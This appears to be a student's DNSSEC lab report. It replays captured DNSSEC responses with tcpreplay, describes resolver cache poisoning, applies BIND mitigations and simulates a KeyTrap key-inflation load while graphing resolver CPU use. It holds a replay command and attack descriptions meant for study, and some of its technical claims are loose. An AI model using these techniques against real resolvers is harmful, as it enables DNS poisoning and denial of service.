In this capture, a DNS query is made from 10.9.0.5 to 10.9.0.53 asking for the IP address of www.example.edu. The server responds with the IP 1.2.3.5 and also provides an RRSIG record, showing that DNSSEC is used for security. The signature is made with RSA/SHA-256 and is valid from April 24, 2025, to May 24, 2025. The query was successful with no errors and completed very quickly.

c)

I have executed this commands for replying same dns response

Then I checked the logs then i confirmed that same dns response was replied successfully .these lead replay attacks

sudo tcpreplay -i eth0 dnssec-traffic.pcap

sudo tail -f /var/log/syslog | grep named

sudo unbound-control log_reopen

sudo tail -f /var/log/unbound.log

2)

After replaying the captured DNSSEC signature, I monitored the resolver's behavior using Wireshark. I observed that the resolver accepted the old (replayed) DNS response without checking the freshness of the signature. It did not properly validate the expiration time or the TTL fields. As a result, the resolver cached the replayed response as if it was valid.

This shows that if the resolver does not strictly verify the expiration time or freshness of DNSSEC signatures, an attacker can perform a successful replay attack. By injecting an old but valid-looking DNSSEC-signed response, an attacker could poison the resolver's cache with false DNS information. This can redirect users to malicious websites without them knowing.

It highlights why expiration times in DNSSEC are critical. If a resolver ignores expiration, signatures can be reused even after they should have become invalid. Also, using nonce-based techniques (like adding random values) would make it harder for attackers to replay old signatures because each DNSSEC transaction would have a unique signature.

c)

Mitigation

I made following changes as part of mitigation

```
 GNU nano 4.8                                                named.conf.options
options {
        directory "/var/cache/bind";
        recursion yes;
        allow-query { any; };
        dnssec-validation auto;
        dnssec-enable yes;
        dump-file "/var/cache/bind/dump.db";
};
```

```
 GNU nano 4.8                                                  example.edu.db
$TTL 300
@       IN      SOA   ns.example.edu. admin.example.edu. (
                2008111001
                8H
                2H
                4W
                1D)

; Records for this nameserver (you need to make changes)
@               IN   NS    ns.example.edu.
ns.example.edu. IN   A     10.9.0.65

; IP addresses for the hostnames in the example.du domain
@       IN      A     1.2.3.5
www     IN      A     1.2.3.5
xyz     IN      A     1.2.3.6
*       IN      A     1.2.3.7

example.edu. IN DNSKEY 256 3 8 AwEAAd33M8znSzzs9urWIBwBGtMw7TxKsMSbxquQLcIjbAj6VQvlJNJ/ ThMUnIXjUxpqYCqYBXkLRSPQzgNyJsIO

example.edu. IN DNSKEY 257 3 8 AwEAAb76ySU3PXOXZkCrbRSNg8NzBNTxZ1dr2+bZoSbThw0niZl7OxlS X6nVW/YQ8sTSyEF2LG0V+jBMgtqzNVWV
```


I kept 300 seconds as TTL timer so after 300 seconds the key will be changed

Then i updated configurations

```
root@5a8aa1a6f610:/# cd etc/bind
root@5a8aa1a6f610:/etc/bind# nano named.conf.options
root@5a8aa1a6f610:/etc/bind# nano named.conf
root@5a8aa1a6f610:/etc/bind# ls
Kexample.edu.+008+02665.key      Kexample.edu.+008+10636.private  db.127    db.local           example.edu.db.signed     named.conf.local
Kexample.edu.+008+02665.private  bind.keys                        db.255    dsset-example.edu.  named.conf                named.conf.option
Kexample.edu.+008+10636.key      db.0                             db.empty  example.edu.db      named.conf.default-zones  named.conf.seedla
root@5a8aa1a6f610:/etc/bind# nano example.edu.db
root@5a8aa1a6f610:/etc/bind# rndc reload
server reload successful
root@5a8aa1a6f610:/etc/bind# rndc flush
root@5a8aa1a6f610:/etc/bind#
```

```
root@5a8aa1a6f610:/# cd etc/bind
root@5a8aa1a6f610:/etc/bind# nano named.conf.options
root@5a8aa1a6f610:/etc/bind# nano named.conf
root@5a8aa1a6f610:/etc/bind# ls
Kexample.edu.+008+02665.key      Kexample.edu.+008+10636.private  db.127    db.local           example.edu.db.signed     named.conf.local
Kexample.edu.+008+02665.private  bind.keys                        db.255    dsset-example.edu.  named.conf                named.conf.option
Kexample.edu.+008+10636.key      db.0                             db.empty  example.edu.db      named.conf.default-zones  named.conf.seedla
root@5a8aa1a6f610:/etc/bind# nano example.edu.db
root@5a8aa1a6f610:/etc/bind# rndc reload
server reload successful
root@5a8aa1a6f610:/etc/bind# rndc flush
root@5a8aa1a6f610:/etc/bind# ^C
root@5a8aa1a6f610:/etc/bind# dnssec-signzone -S -o example.edu example.edu.db
Verifying the zone using the following algorithms: RSASHA256.
Zone fully signed:
Algorithm: RSASHA256: KSKs: 1 active, 0 stand-by, 0 revoked
                      ZSKs: 1 active, 0 stand-by, 0 revoked
example.edu.db.signed
root@5a8aa1a6f610:/etc/bind#
root@5a8aa1a6f610:/etc/bind#
```

```
root@5a8aa1a6f610:/etc/bind# cd ..
root@5a8aa1a6f610:/etc# cd ..
root@5a8aa1a6f610:/# dig @10.9.0.53 www.example.edu +dnssec

; <<>> DiG 9.16.1-Ubuntu <<>> @10.9.0.53 www.example.edu +dnssec
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11426
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
; COOKIE: 16dd51a111ced15401000000680bc7fa084782c93b89f158 (good)
;; QUESTION SECTION:
;www.example.edu.               IN      A

;; ANSWER SECTION:
www.example.edu.        300     IN      A       1.2.3.5
www.example.edu.        300     IN      RRSIG   A 8 3 300 20250524162254 20250424162254 2665 example.edu. L9bPfqs1aaFi3Trb786OmZ9ZV5wr8c
b/LteIqZAfgcTGbgoPecv/QJ4nuex VhTDVG3VfR46cZgCBKEex+YO3oBlvXuSe0m7ZnJH6blcZBc0DYas3X88 z30=

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Apr 25 17:35:54 UTC 2025
;; MSG SIZE  rcvd: 259

root@5a8aa1a6f610:/#
```



Task 4: DNSSEC Keytrap Attack Simulation

Recording Logs


To analyze the impact of DNSSEC key inflation under the Keytrap attack scenario, I set up a DNSSEC-signed zone for `smith2022.edu` with different key counts (10 and 50 DNSKEYs). I used the `dig` command from the user container to generate DNS queries while running a script on the host to record CPU usage from all containers using `docker stats`.

The script logged container CPU usage every second and saved the data into CSV files, which were later used to visualize and compare the resource impact of different key configurations.

DNSSEC Response Analysis


To observe how the DNSSEC response changes with increased key counts, I queried the `smith2022.edu` domain from the user container using:

dig @10.9.0.53 www.smith2022.edu +dnssec



The screenshot above shows the DNSSEC response containing multiple `RRSIG` records and DNSKEYs in the answer section. This illustrates the effect of configuring the domain with a large number of DNSSEC keys — the resolver receives an inflated response requiring significantly more cryptographic validation.


After increasing the number of DNSSEC keys in the `smith2022.edu` domain, the `dig +dnssec` response grew significantly in size. As shown below, the resolver had to handle a large number of `RRSIG` records, each requiring cryptographic validation.



This inflated response simulates a Keytrap attack scenario, where a high number of DNSKEYs and corresponding signatures amplify the load on the resolver.

Graph: CPU Utilization vs Number of DNSSEC Keys

The following graph shows the average CPU utilization of the `local-dns-10.9.0.53` container while resolving a single DNSSEC query to `smith2022.edu`, plotted against different DNSKEY counts.



As the number of keys increases, the cryptographic workload on the resolver also increases — leading to higher CPU usage. This trend clearly highlights the potential for a Keytrap attack, where simply inflating the number of DNSSEC keys can exhaust computational resources.